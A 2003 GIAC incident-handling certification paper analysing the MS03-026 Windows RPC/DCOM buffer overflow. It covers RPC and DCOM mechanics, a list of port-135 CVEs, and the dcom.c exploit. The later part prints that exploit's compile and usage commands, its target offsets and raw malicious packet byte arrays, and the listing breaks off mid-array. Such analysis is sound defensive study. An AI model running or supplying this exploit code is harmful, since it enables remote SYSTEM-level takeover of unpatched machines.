Global Information Assurance Certification Paper

Paper Summary/Abstract
An Analysis of the Microsoft RPC/DCOM Vulnerability
MS03-026

During the course of this paper I will analyze the security vulnerability released by Microsoft on July 16, 2003 affecting the RPC/DCOM interface on all versions of Windows operating systems.
I will look at the underlying protocols, the basic problem, and how RPC and DCOM work.
I will then take a close look at the exploits that have appeared in the wild, and particularly the first functional code available to attackers, dcom.c.
I will analyze this exploit code, test it and review the results including packet captures, screen prints and event logs. I will walk through the actual code and packets so the reader can get an understanding of what is happening.
I will review several iterations of this code, look at ways to prevent attack and recommend corrective measures.
I will then provide some further reading links and information.

Wayne J Freeman
September 22, 2003

An Analysis of the Microsoft RPC/DCOM Vulnerability MS03-026

By Wayne J. Freeman
GCIH Assignment v2.1a Option 2,
September 22, 2003

On July 16, 2003 Microsoft released a security bulletin alerting all users of Microsoft Operating Systems of a critical buffer overrun in the RPC interface which could allow an attacker to execute code of their choosing on a remote machine[1].
Users of all versions of Windows NT 4.0, Windows 2000, Windows XP, and Windows 2003 were advised to apply the published system patch immediately.

Although some confusion may arise because the naming of this vulnerability seems to indicate problems with two services, namely RPC and DCOM, the issue is really that this vulnerability affects the DCOM interface with RPC. The actual failure is in the RPC functionality that deals with message exchanging which happens over TCP/IP on port 135. The RPCSS service does not properly check message input so someone can send a malformed RPC message to a server causing the underlying DCOM process to fail. This DCOM failure can result in a buffer overflow allowing the attacker to execute arbitrary code on the machine[1]. This arbitrary code will be executed in the context of the system account.


The Services

The Internet Assigned Numbers Authority (IANA)[4] indicates port 135 is assigned to EPMAP (EndPoint Mapper) for both TCP and UDP, and describes it as DCE (Distributed Computing Environment) endpoint resolution.
In order to fully understand how this vulnerability uses port 135 one needs to understand exactly what the Endpoint Mapper does in relation to DCOM.


When a client issues a Remote Procedure Call to request a service from a server application, the Endpoint Mapper tells the client which port or named pipe the requested service is listening on.

When a program on your server starts up it must tell the server what interfaces and listening channels it has. The program needs to tell the servers RPC run time library exactly what interfaces are being used. This is also called registering the programs interfaces. Once this is completed the server program and the run time library create bindings on these interfaces. This basically corresponds to the server program obtaining sole control and ownership of these interfaces, preventing any other program from using them. The server program will then register its listening channels or “endpoints”. The EndPoint Mapper now knows what port the server program will be listening on.

Now the program is properly initialized and ready to accept incoming client requests. This process is illustrated in the following diagram[8].




Before a client can begin obtaining services from a server it needs to find the correct machine that is providing the desired service. The client program makes a request for a specific service by creating what is called a binding handle. The run time library on the client will then locate the server that is providing the requested service. Once the server and service are located the clients RPC run time library will determine what port the service is listening on from the EndPoint Mapper. Once this is determined the clients RPC run time library directs the clients call to that port and the communication for the requested service can begin between the client and server. The following diagram illustrates this process[8].



A multitude of applications use RPC for communication, some common examples are DHCP, User Manager, WINS Manager, Microsoft Exchange mail server Administrator, Veritas Backup Exec agents, Microsoft SQL Server when using named pipe connections, file and printer sharing access, web services, DNS, SNMP, RIP, and in Windows 2003 clients can communicate with the RPC service over HTTP.

Remote Procedure Calls are requests from clients needing to use a server service. The client asks the server to perform some function and return the results when done. Remote Procedure Calls are actually the client executing code on the server. The process is illustrated in the following graphic[12]



A client application needs some information or service from a remote machine. Lets assume the application is Outlook and you are checking for new mail.

1) Outlook talks to the client stub and begins its request. The stub is a set of procedures for the application being used. These procedures know what needs to be done, but do not actually contain the code to do them. Each application has its own “stubs”.
2) The client stub notifies the client run time library of the request.
3) The run time library now begins the process of locating the server providing the necessary service. Once located the run time library sends the request to the servers run time library
4) The servers run time library takes the request and passes it to the server stub.
5) The server stub passes the request directly to the server application for processing. The server application looks at the stub and executes the requested procedure
6) Once the processing is complete the server application passes the results to the server stub, who passes it to the server run time library who passes it back to the client run time library
7) The client run time library passes the results to the client stub who in turn passes the results to the application.

8) The application shows you the results, in this example your new mail that is on the server.

The Protocols

DCOM, or Distributed Component Object Model is an application layer protocol that enables COM objects to interoperate across any network[14]. As DCOM is an Application layer protocol, it collects and readies for transfer all the necessary information needed by the remote process to complete the service request. However in order to actually communicate with the remote machine it depends on lower level protocols. DCOM relies on RPC, merging itself with the RPC's header and data to effect network transfer[13]. RPC then determines the best transport protocol to use for delivery based on the current host and then proceeds with delivery. Although delivery can occur over UDP, TCP/IP, NetBIOS, or IPX/SPX, the default is TCP/IP.
Default installations of Windows 2000, Windows XP, and Windows 2003 Server have the DCOM interface to RPC accessible only through port TCP/135, however Windows NT 4.0's interface is also available on port UDP/135.

TCP (Transport Control Protocol) is a connection oriented protocol. As its name implies it is used for transporting data, in a controlled fashion between hosts. Prior to any data actually being sent the two hosts involved in the communication establish a "state" by sending each other packets with specific "flags" set.
The process of establishing this connection is as follows:

- The requesting host sends the receiving host a SYN packet. The SYN packet has the SYN, or synchronize flag set. The requesting host is asking to sync up to talk with the receiver.
- Upon receipt the receiving host will reply to the requesting host with a SYN/ACK packet. The SYN/ACK packet Acknowledges (ACK's) the original SYN packet, and the SYN flag in the reply packet provides the second step in the synchronization between the two hosts.
- The requesting host sends a final ACK (acknowledgement) packet to the receiving host to finalize the session establishment and finish coordinating the sequence numbers.

Once the session is established actual data exchange begins. TCP uses sequence numbers to track receipt of packets and to be able to reorder the packets to recreate the original data. It also uses the sequence numbers to provide error checking and retransmit requests. In this regard TCP is a very reliable and robust protocol.
TCP relies upon the IP protocol for actual transport between hosts.

Security issues associated with port 135

Over the years there have been several security vulnerabilities associated with this port. Many of them are related to the RPC service.

In most instances the vulnerabilities have been serious issues such as the ability to perform a Denial of Service attack on the machine, buffer overflows allowing the execution of arbitrary code, and the ability to remotely obtain root privileges or what is often called an “escalation of privilege” issue.

The following list details some of the security alerts associated with port 135[20, 21]:

CAN-2003-0605, MS03-039
The RPC DCOM interface in Windows 2000 SP3 and SP4 allows remote attackers to cause a denial of service (crash), and local attackers to use the DoS to hijack the epmapper pipe to gain privileges, via certain messages to the __RemoteGetClassObject interface that cause a NULL pointer to be passed to the PerformScmStage function.

CERT:CA-2003-19 http://www.cert.org/advisories/CA-2003-19.html
CERT:CA-2003-23 http://www.cert.org/advisories/CA-2003-23.html
CERT-VN:VU#326746 http://www.kb.cert.org/vuls/id/326746

CAN-2003-0352, MS03-026
Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms. Now superceded by MS03-039

CAN - 2003-0003, MS03-001
Buffer overflow in the Locator service for Microsoft Windows NT
A security vulnerability results from an unchecked buffer in the Locator service. By sending a specially malformed request to the Locator service, an attacker could cause the Locator service to fail, or to run code of the attacker's choice on the system.

CAN-2002-1561, MS03-010 (very similar to MS03-026 and MS03-039)
The DCE-RPC stack on Windows 2000 and other operating systems allows remote attackers to cause a denial of service (disabled RPC service) via a malformed packet to TCP port 135, which triggers a null pointer dereference.
There is a vulnerability in the part of RPC that deals with message exchange over TCP/IP. The failure results because of incorrect handling of malformed messages. This particular vulnerability affects the RPC Endpoint Mapper process, which listens on TCP/IP port 135. The RPC endpoint mapper allows RPC clients to determine the port number currently assigned to a particular RPC service.
To exploit this vulnerability, an attacker would need to establish a TCP/IP connection to the Endpoint Mapper process on a remote machine. Once the connection was established, the attacker would begin the RPC connection negotiation before transmitting a malformed message. At this point, the process on the remote machine would fail. The RPC Endpoint Mapper process is

responsible for maintaining the connection information for all of the processes on that machine using RPC. Because the Endpoint Mapper runs within the RPC service itself, exploiting this vulnerability would cause the RPC service to fail, with the attendant loss of any RPC-based services the server offers, as well as potential loss of some COM functions.

CAN-2002-1141, MS02-057
An input validation error in the Sun Microsystems RPC library Services for Unix 3.0 Interix SD, as implemented on Microsoft Windows NT4, 2000, and XP, allows remote attackers to cause a denial of service via malformed fragmented RPC client packets, aka "Denial of service by sending an invalid RPC request."

The first vulnerability is an integer overflow in the XDR library that ships with the Sun RPC library on the Interix SDK for Microsoft's Services for Unix (SFU) 3.0. An attacker could send a malicious RPC request to the RPC server from a remote machine and cause corruption in the server program. This can cause the server to fail and potentially allow the attacker to run code of his or her choice in the context of the server program.
The second vulnerability is a buffer overrun. An attacker could send a malicious RPC request to the RPC server with an improper parameter size check. This could lead to a buffer overrun, causing the server to fail and preventing it from servicing any further requests from clients.
The third vulnerability is an RPC implementation error. An application using the Sun RPC library does not properly check the size of client TCP requests. This could result in a denial of service to a server application using the Sun RPC library. The RPC library expects client TCP requests to specify the size of the record that follows. Because there is a flaw in the way RPC detects client packets, an attacker could send a malformed RPC request to the RPC server from a remote machine and cause the server to fail by not servicing any further client requests.

CAN-2002-1140 Same as MS02-057 above
The Sun Microsystems RPC library Services for Unix 3.0 Interix SD, as implemented on Microsoft, Windows NT4, 2000, and XP, allows remote attackers to cause a denial of service (service hang) via malformed packet fragments, aka "Improper parameter size check leading to denial of service."

CVE-2001-0662, MS01-048
RPC endpoint mapper in Windows NT 4.0 allows remote attackers to cause a denial of service (loss of RPC services) via a malformed request.
The RPC endpoint mapper allows RPC clients to determine the port number currently assigned to a particular RPC service. The Windows NT 4.0 endpoint mapper contains a flaw that causes it to fail upon receipt of a request that contains a particular type of malformed data.

Because the endpoint mapper runs within the RPC service itself, exploiting this vulnerability would cause the RPC service itself to fail, with the attendant loss of any RPC-based services the server offers, as well as potential loss of some COM functions. Normal service could be restored by rebooting the server.

CAN-2001-0509, MS01-041
Vulnerabilities in RPC servers in (1) Microsoft Exchange Server 2000 and earlier, (2) Microsoft SQL Server 2000 and earlier, (3) Windows NT 4.0, and (4) Windows 2000 allow remote attackers to cause a denial of service via malformed inputs.
Several of the RPC servers associated with system services in Microsoft Exchange, SQL Server, Windows NT 4.0 and Windows 2000 do not adequately validate inputs, and in some cases will accept invalid inputs that prevent normal processing. The specific input values at issue here vary from RPC server to RPC server.
An attacker who sent such inputs to an affected RPC server could disrupt its service. The precise type of disruption would depend on the specific service, but could range in effect from minor (e.g., the service temporarily hanging) to major (e.g., the service failing in a way that would require the entire system to be restarted).

CVE-2000-0771, MS00-062
Microsoft Windows 2000 allows local users to cause a denial of service by corrupting the local security policy via malformed RPC traffic, aka the "Local Security Policy Corruption" vulnerability.
This vulnerability could allow a malicious user to corrupt parts of a Windows 2000 system's local security policy, with the effect of disrupting domain membership and trust relationship information. If a workstation or member server were attacked via this vulnerability, it would effectively remove the machine from the domain; if a domain controller were attacked, it could no longer process domain logon requests. Recovering from such an attack would likely require that a known-working configuration be restored from backup.
It would not be necessary to be an authenticated domain member in order to mount an attack via this vulnerability. Any user who could establish a RPC connection with an affected machine and send the proper command sequence to it could exploit the vulnerability. If the malicious user were an intranet user, he could likely attack any machine within the network; if the malicious user were on the Internet, he could likely attack only machines on the network edge that allow RPC connections.
The vulnerability was discovered by an internal security team at Microsoft, and, to the best of our knowledge, it is not known "in the wild". Nevertheless, because of the serious consequences of the vulnerability, Microsoft encourages all Windows 2000 users to either apply the patch or Windows 2000 Service Pack 1 immediately.

CAN-2000-0544, MS01-044
Windows NT and Windows 2000 hosts allow a remote attacker to cause a denial of service via malformed DCE/RPC SMBwriteX requests that contain an invalid data length

CAN-2000-0114
Frontpage Server Extensions allows remote attackers to determine the name of the anonymous account via an RPC POST request to shtml.dll in the /_vti_bin/ virtual directory.

CVE-1999-1127, MS98-017
Windows NT 4.0 does not properly shut down invalid named pipe RPC connections, which allows remote attackers to cause a denial of service (resource exhaustion) via a series of connections containing malformed data, aka the "Named Pipes Over RPC" vulnerability.

The underlying problem is the way that Windows NT 4.0 attempts to shut down invalid named pipe RPC connections. An attacker could exploit this problem to create a denial of service condition by opening multiple named pipe connections and sending random data. When the RPC service attempts to close the invalid connections, the service consumes all CPU resources and memory use grows considerably, which may result in the system hanging. This is a denial of service vulnerability only; there is no risk of compromise or loss of data from the attacked system.

CVE-1999-0969, MS98-014 RPC Spoofing Denial of Service on Windows NT

The Windows NT RPC service allows remote attackers to conduct a denial of service using spoofed malformed RPC packets which generate an error message that is sent to the spoofed host, potentially setting up a loop, aka Snork.

It is possible for a malicious attacker to send spoofed RPC datagrams to UDP destination port 135 so that it appears as if one RPC server sent bad data to another RPC server. The second server returns a REJECT packet and the first server (the spoofed server) replies with another REJECT packet creating a loop that is not broken until a packet is dropped, which could take a few minutes. If this spoofed UDP packet is sent to multiple computers, a loop could possibly be created, consuming processor resources and network bandwidth


CAN-1999-0195
Denial of service in RPC portmapper allows attackers to register or unregister RPC services or spoof RPC services using a spoofed source IP address such as 127.0.0.1.

CVE-1999-0227, KBQ154087

Access violation in LSASS.EXE (LSA/LSARPC) program in Windows NT allows a denial of service.

CVE-1999-0228, KB162567
Denial of service in RPCSS.EXE program (RPC Locator) in Windows NT. Telnetting to port 135 and typing more than 10 characters causes a denial of service on the machine due to 100% processor usage which cannot be corrected without a reboot. Amazingly enough this affected NT 3.51 and 4.0 until Service Pack 3. This was due to a flaw in the RPCSS.exe program (RPC Locator)

The MS03-026 Vulnerability
On July 23, 2003 the exploit source code was released by XFocus[5]. Unfortunately this code was found to only cause a simple denial of service by crashing the target machine after one minute. This prevented the attacker accomplishing any worthwhile incursion to the target machine. This original code was rapidly followed by a second iteration from Metasploit[6] on July 25th that corrected this issue. This exploit was released as dcom.c. Its one problem was the need for an "offset" identifying the target operating system.
Since that time the Internet Storm Center[7] has seen progressively increasing activity on port 135.
The following graphical representation of collected data of port 135 traffic over the preceding 40 days shows the significant growth in targets. The following graphs were taken August 11, 2003 from incidents.org[16].



August 11, 2003

Port 135 has made regular appearances in the ISC's Top 10 list. As previously noted several vulnerabilities using this port have been published.

Last update August 12, 2003 02:11 am GMT (46 minutes ago)

Top 10 Ports

Service Name	Port Number	30 day history	Explanation
microsoft-ds	445		Win2k+ Server Message Block
netbios-ns	137		NETBIOS Name Service
www	80		World Wide Web HTTP
ms-sql-m	1434		Microsoft-SQL-Monitor
epmap	135		DCE endpoint resolution
netbios-ssn	139		NETBIOS Session Service
ident	113		
eDonkey2000	4662		eDonkey2000 Server Default Port
---	0		
domain	53		Domain Name Server

(The author is in MST, so August 11, 8:11 p.m. MST)

The Exploit

The exploit we will be looking at is called dcom.c and takes advantage of the RPC/DCOM vulnerability disclosed by Microsoft in Security Bulletin MS03-026. This exploit, and the underlying vulnerability are covered in CERT Advisory #CA-2003-16 Buffer Overflow in Microsoft RPC and CERT Advisory #CA-2003-19 Exploitation of Vulnerabilities in Microsoft RPC Interface.
Since the release of the first proof of concept code on July 23, 2003 many variants have appeared. Most of the variants dealt with the need for operating system and language specific issues, until universal codes were discovered that eliminated this issue.
Some of the variants out there are KaHt-2, oc192-dcom.exe, universal.exe, rpc_kotic.exe, root32.exe, 0x82-dcomrpc_usemgret.c, oc192-dcom.c, rpcdcomuni.c to name a few[11]. As you can see there are both Unix and Windows variants available in the wild.
This exploit can take advantage of the vulnerability on all versions of the Windows operating system.
The exploit takes advantage of Remote Procedure Calls and the DCOM protocol, as well as using TCP/IP for its underlying network transport. This vulnerability can be attacked using other protocols such as UDP and HTTP.
This vulnerability is simple, and very easy to exploit using the code that is currently in the wild. The attacker simply requests a connection to the victim on port 135 and sends some malformed data. The RPC service fails to check the

data properly and forwards it to DCOM, which attempts to process it. The malformed code will cause a buffer overflow on a vulnerable machine and the machine then executes the commands in the attackers code.
This code spawns a command shell for the attacker on port 4444 allowing them full access to the machine with system privileges.

The first sample of the exploit is FlashSky/Benjurry's Code that can be found at http://www.xfocus.org/advisories/200307/4.html and appears to be the original code release. Previously noted problems prevented this code from being fully effective.
The second release (Metasploit iteration[6]) is the code we will be analyzing, as it is the predominant exploit being used.

This second generation code is much cleaner and is probably one of the best examples of the exploit out there. A later version of this code (oc192-dcom.exe) added two more targets to the options, one was the universal offset for Windows 2000 and the other was the same for Windows XP. This exploit is targeted at Windows 2000, XP, and 2003 operating systems, any service pack level. Prior to the universal offsets being discovered the attacker needed to do much more reconnaissance before attacking, or they would just simply try each offset which was time consuming and laborious.

The universal offsets allowed an attacker to point the exploit at a machine without knowing the exact operating system and service pack level. This not only made it easier for the attacker, but the target machine would exhibit very little noticeable disruption while being probed.
As mentioned earlier it was found that the initial release caused the machine to reboot after 1 minute, thus causing the attacker to lose control of the machine. The resolution was the addition of the command shell on port 4444.

The Code and what it's doing

I will be adding my comments (Author note:) throughout this code as explanation of what the code is doing. Later in this paper is a listing of multiple versions found in the wild. Many of them are simply to accommodate different language versions and service pack levels of the operating systems due to the initial need for "offsets".

This exploit code needs to be compiled on a UNIX based system before it can be used. To compile save this code to a file called dcom.c on a UNIX based machine and execute the following command:

```
#gcc -v dcom.c -o dcom
```

This command line provides verbose output while the code is compiled and creates a file called dcom as its output. One issue seen with this code is the

#include <error.h> header file would cause the compile fail. This is resolved by removing this line.
Once this is completed the exploit can be used with the proper switches.

#./dcom 6 192.168.0.1 (6 indicating the target is XP SP1, and the IP of the target)

There are currently no automated tools available for this code, all iterations run from the command line and require some form of input.

```
/*
  DCOM RPC Overflow Discovered by LSD
   -> http://www.lsd-pl.net/files/get?WINDOWS/win32_dcom

  Based on FlashSky/Benjurry's Code
   -> http://www.xfocus.org/documents/200307/2.html

  Written by H D Moore <hdm [at] metasploit.com>
   -> http://www.metasploit.com/
```

(Author note: here is the command line showing how one uses this exploit. The target ID's are defined below)

Usage: ./dcom <Target ID> <Target IP>

(Author notes: As this code has not yet had the universal offsets added to it the attacker needs to determine the Operating System version and service pack level and tell the exploit code what it is dealing with. These are the target id's needed in the command line.)

```
  - Targets:
  -       0   Windows 2000 SP0 (english)
  -       1   Windows 2000 SP1 (english)
  -       2   Windows 2000 SP2 (english)
  -       3   Windows 2000 SP3 (english)
  -       4   Windows 2000 SP4 (english)
  -       5   Windows XP SP0 (english)
  -       6   Windows XP SP1 (english)

*/
```

(Author notes: These are the header files needed by this code during compilation into a usable program)

```
#include <stdio.h>
#include <stdlib.h>
#include <error.h> (Author Note: remove this line to compile if you receive errors)
```

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x
00,0x00,0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,
0x00,0x01,0x00,0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x
00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x04,0x5D,0x88,0x8A,0xEB,0x1
C,0xC9,0x11,0x9F,0xE8,0x08,0x00,0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00}
;

unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03,0x00,0x00,0xE5,0x00,0x
00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00,0x06,0x00,0x01,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45,0x64,0x
49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x
00,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,
0x7C,0x5E,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0x
F1,0xF1,0x2A,0x4D,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x
0C,0x00,0x00,0x00,0x4D,0x41,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0
x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x0
0,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0
x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x0
0,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03,0x00,0
x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0
x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x0
0,0x00,0x00,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0
x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC
4,0x28,0xCD,0x00,0x64,0x29,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,
0x00,0xB9,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x
00,0x00,0x46,0xAB,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00
,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x
00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,
0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x
01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,
0xAA,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x
00,0x46,0x07,0x00,0x00,0x00,0x60,0x00,0x00,0x00,0x58,0x00,0x00,0x00,0x90,
0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00,0x00,0x00,0x78,0x00,0x00,0x0
```

0,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,
0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF,0xFF,0xFF,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0
x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,
0x00,0x07,0x00,0x66,0x00,0x06,0x09,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x
00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x78,0x19,0x0
C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x00,0x00,0x00,0x70,0
xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0x00,0x00,0x
00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0x
00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0
x00,0x00,0x60,0x00,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x0
4,0x00,0x00,0x00,0xC0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0
x00,0x00,0x00,0x00,0x46,0x3B,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x0
0,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0
